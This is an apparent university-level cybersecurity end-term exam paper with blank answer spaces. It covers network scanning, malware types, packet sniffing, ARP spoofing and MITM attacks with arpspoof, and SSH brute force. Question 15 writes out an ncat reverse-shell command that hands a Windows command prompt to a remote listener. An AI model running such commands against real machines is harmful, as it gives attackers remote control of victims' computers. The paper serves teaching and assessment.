Rwanda Coding Academy
Nyabihu District
rca.ac.rw
info@rca.ac.rw
0788-548-000

60

END TERM EXAM

ACADEMIC YEAR: 2023-2024
LEVEL or CLASS: Year 3 A, B, C&D
TERM: I
COURSE TITLE: CYBERSECURITY
COURSE CODE: SPECS502
NUMBER OF TEACHING HOURS/WEEK: 3

DATE: 12/12/2024
DURATION: 90Minutes
MAXIMUM MARKS: 60

INSTRUCTIONS:

- **Provide your answers to this question paper.**
- **This exam consists of 15 questions and all questions are compulsory**

STUDENT IDENTIFICATION

Student name: .....

Class: .....

1. Nmap is widely used in network security assessments, penetration testing, and general network exploration. Read carefully the below question and provide the correct answer. /5marks

   i. Analyze the following Nmap command: nmap -F 10.12.72.*
   How many IPs will it scan (IP range)?

Answer: .....

   ii. Analyze the following Nmap command:

   nmap -p- -v3 --ttl 128 --scan-delay 100ms 192.168.1.1

   Find the last port number being scanned.

Answer: .....

   iii. Analyze the Nmap command

   'nmap -sV -Pn -n --open --max-rate 2000 -T5 -A -O -v -sC --max-hostgroup 32 --min-parallelism 16 192.168.0.10'

   Determine the number of scanned ports.

Answer: .....

   iv. You suspect a web server at IP 192.168.1.100 runs an HTTP service on a non-standard port. Use Nmap to discover which ports are open and determine the service running on each port.

Answer:.....

v. Your manager requests a detailed report of a network scan, including open ports, running services, and detected operating systems, in a format suitable for review. Use Nmap to generate and save this report, considering that your network is 10.12.72.0/22 and focuses only on the top 100 most common ports.

Answer: ……

2. Mr. Bob recently used the website part_booking.com to reserve tickets for an upcoming weekend party. However, after completing his booking, he discovered that his booking information had been shared on various social media platforms by individuals without his consent. In light of this situation, it appears that certain principles of the CIA Triad have been violated. /5marks
    a. Explain CIA triad

Answer: ……

……

……

    b. What CIA triad principles have been violated?

Answer: ……

    c. Provide two (2) bits of advice to the owners of part_booking.com.

Answer: ……..

……..

3. A client asks for a vulnerability assessment of their website but hasn't provided explicit consent in writing. What ethical considerations must you address before proceeding? /2marks

Answer:

……
……

4. You are an ethical hacker tasked with assessing a company's network security. For each phase of the ethical hacking process, identify the most appropriate tool used. /4marks
    i. Which tool would you use to gather information about the target's network and systems?
        a) Metasploit
        b) whois
        c) Wireshark
        d) Burp Suite
    ii. Which tool would you typically use to exploit vulnerabilities found during the scanning phase?
        a) Wireshark
        b) Google Dorks
        c) John the Ripper
        d) Netcat

iii. What tool would you use for creating a backdoor to maintain access to the target system?

a) Hping3
b) Metasploit
c) Nikto
d) Burp Suite

iv. Which tool is commonly used to erase traces of the attack and avoid detection?

a) LogCleaner
b) Wireshark
c) Nessus
d) Aircrack-ng

5. An accountant of company ABC.Ltd receives an email with an attachment named 'invoice.pdf.exe' thinking that it is the invoice from their client. After opening it, their computer starts acting strangely.

a. What type of attack was conducted on the accountant? /3marks

Answer: ……

b. What type of malware might this be?

Answer: ……

c. How can the user mitigate the damage?

Answer: ……

6. Malware, short for "malicious software," is any software designed to harm, exploit, or otherwise compromise a computer system, network, or device. /4marks

i. Which malware type primarily targets financial information by monitoring user inputs?

a) Keylogger
b) Worm
c) Adware
d) Virus

ii. Which type of malware disguises itself as legitimate software?

a) Virus
b) Trojan
c) Worm
d) Ransomware

iii. Which type of malware is designed to modify its code to avoid detection?

a) Worm
b) Polymorphic Malware
c) Spyware
d) Keylogger

iv. What is a botnet typically used for?


a) Data encryption
b) Distributed denial-of-service (DDoS) attacks
c) Displaying unwanted ads
d) Monitoring user activity

7. Describe the key differences between viruses, worms, and trojans. Provide examples of how each can affect a system. /3marks

Answer:

……
……
……
……
……
……

8. Analyze the below screenshot and answer the provided questions. /3marks




a. What is the phase of ethical hacking described?

Answer: ……

b. Explain the search field content (provided search query).

Answer: ……

9. Analyze the below snippet from shodan.io and provide answers to the provided questions: /4marks



a. What role does Shodan play in ethical hacking?

Answer:

……
……

b. Explain the query provided to Shodan in the snippet.

Answer:

……
……
……

c. What is the purpose of os:"Windows" in a Shodan query?

Answer:……
……..

10. Masscan is an open-source tool designed for high-speed network scanning. It is capable of scanning large networks at a very high rate, with the ability to scan the entire IPv4 address space in under 6 minutes on a standard gigabit network connection. /4marks

a. How does Masscan differ from Nmap?

Answer:

……
……
……

b. You need to scan a large subnet (10.0.0.0/8) for open TCP ports 22, 80, and 443 at a controlled rate of 5,000 packets per second. Write the Masscan command you would use and explain its components.

Answer:

……

c. You are performing a scan and need the results in JSON format for further processing. How would you modify your above **(b)** Masscan command?

Answer: ……

11. Packet sniffing is the process of intercepting and capturing network packets as they travel across a network. /7marks

i. What is the purpose of packet sniffing to the network administrator or network security engineer?

Answer:

……
……
……

ii. How can you filter packets in Wireshark for traffic to or from a specific IP address?

Answer: ……

iii. Which display filter would you use to show packets destined for port 443?

Answer: ……

iv. You want to analyze packets between two specific hosts: 192.168.1.10 and 192.168.1.20. What display Wireshark filter would you use?

Answer: ……

v. You want to check for ping requests and replies. What Wireshark filter would you use?

Answer: ……

vi. You need to capture only HTTP traffic on the eth0 interface and save it to a file named capture.pcap. What TShark command would you use?

Answer: ……

vii. You want to capture only HTTP traffic on port 80 from the eth0 interface. What Tcpdump command would you use?

Answer: ……

12. You are monitoring network activity and notice unusual ARP traffic where one device is claiming to have the IP addresses of multiple devices on the network. /4marks

    a. What kind of attack might this indicate?

Answer: ……

    b. How would you confirm it?

Answer:

……
……

    c. Provide some preventive measures for this attack.

Answer:

……
……

13. Consider a scenario where you are performing a penetration test to demonstrate the risks of a Man-in-the-Middle (MITM) attack on a network. You use IP forwarding and the tool "**arpspoof**" to intercept traffic between a victim and the gateway. Answer the following sub-questions based on this scenario: /4marks

    a. Why is IP forwarding necessary for a MITM attack, and how would you enable it on a Linux machine?

Answer:

……
……

    b. What is the purpose of the "arpspoof" tool in this attack, and how would you use it to target a specific victim and gateway considering that your interface is "eth0", your IP: 192.168.10.140, gateway: 192.168.10.1 and victim: 192.168.10.202?

Answer:

……
……

    c. What specific countermeasures can the organization implement to defend against ARP spoofing and MITM attacks?

Answer:

……
……

14. You are responsible for managing the security of a remote server that only allows SSH access. Over the past few days, you've noticed an increase in failed login attempts from multiple IP addresses. You suspect that an attacker is attempting to gain access to your server. /5marks

    a. What type of attack do you suspect is being executed?

Answer:

……
……

b. How can you confirm it?

Answer:
……
……

c. List any two (2) tools that the attacker uses to perform it.

Answer:
……
……

d. What specific countermeasures can the organization implement to defend against that attack?

Answer: ……
……
……

15. Bob's computer has IP: 192.168.100.200, and that of Alice has 192.168.100.202. Bob runs the following command on his PC: "ncat -nlvp 2200", he tells Alice to run "ncat 192.168.100.200 2200 -e cmd.exe" on her Windows PC to access free games. Alice runs the command and she doesn't get any game then she lets her PC and goes out shopping. /3marks

a. According to the above scenario, what happened to Alice's PC?

Answer:
……
……

b. Does the above scenario indicate any cyberattack? If yes, which one?

Answer:
……
……